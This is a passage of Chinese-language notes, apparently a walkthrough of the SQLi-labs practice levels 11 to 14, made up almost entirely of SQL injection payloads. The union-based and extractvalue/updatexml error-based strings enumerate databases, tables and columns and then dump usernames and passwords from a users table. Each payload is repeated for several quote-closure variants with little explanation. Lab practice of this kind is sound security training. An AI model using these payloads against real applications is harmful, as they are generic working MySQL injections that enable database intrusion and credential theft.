
2.查数据库

' and extractvalue(1,concat(0x7e,(select database()))) -- qwe




3.查表名

' and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) -- qwe




4.查字段

' and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) -- qwe



5. users表中username，password字段值


' and extractvalue(1,concat(0x7e,(select group\_concat(username,':',password) from users))) -- qwe



1. updatexml 报错注入


1.查数据库

' and updatexml(1,concat(0x7e,(select database())),1) -- qwe




2.查表名

' and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) -- qwe




3.查字段

' and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) -- qwe



4. users表中username，password字段值

' and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) -- qwe



**Less-12**

1. UNION 联合注入

1.判断注入点

“) or 1=1 --+

2.猜字段（2个字段）

“) or 1=1 order by 2 --+

3. 查数据库

“) union select 1,database() --+

4. 查表名

“) union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() --+

5. 查字段

“) union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users' --+

6. users表中username，password字段值

“) union select 1,group\_concat(username,':',password) from users --+

1. extractva;ue 报错注入

1.查数据库

“) and extractvalue(1,concat(0x7e,(select database()))) --+

2.查表名

“) and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

3.查字段

“) and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

4. users表中username，password字段值

“) and extractvalue(1,concat(0x7e,(select group\_concat(username,':',password) from users))) --+

1. updatexml 报错注入

1.查数据库

“) and updatexml(1,concat(0x7e,(select database())),1) --+

2.查表名

“) and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

“) and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4. users表中username，password字段值

“) and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+

**Less-13**

(一) extractva;ue 报错注入

1.判断注入点

‘) or 1=1 --+

2.查数据库

‘) and extractvalue(1,concat(0x7e,(select database()))) --+

3.查表名

‘) and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

4.查字段

‘) and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

5. users表中username，password字段值

‘) and extractvalue(1,concat(0x7e,(select group\_concat(username,':',password) from users))) --+

(二) updatexml 报错注入

1.查数据库

‘) and updatexml(1,concat(0x7e,(select database())),1) --+

2.查表名

‘) and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

3.查字段

‘) and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

4. users表中username，password字段值

‘) and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+

**Less-14**

(一) extractva;ue 报错注入

1.判断注入点

“ or 1=1 --+

2.查数据库

“ and extractvalue(1,concat(0x7e,(select database()))) --+

3.查表名

“ and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()))) --+

4.查字段

“ and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'))) --+

5. users表中username，password字段值

“ and extractvalue(1,concat(0x7e,(select group\_concat(username,':',password) from users))) --+

(二) updatexml 报错注入

1.查数据库

“ and updatexml(1,concat(0x7e,(select database())),1) --+

2.查表名

“ and updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())),1) --+

4.查字段

“ and updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),1) --+

5. users表中username，password字段值

“ and updatexml(1,concat(0x7e,(select group\_concat(username,':',password) from users)),1) --+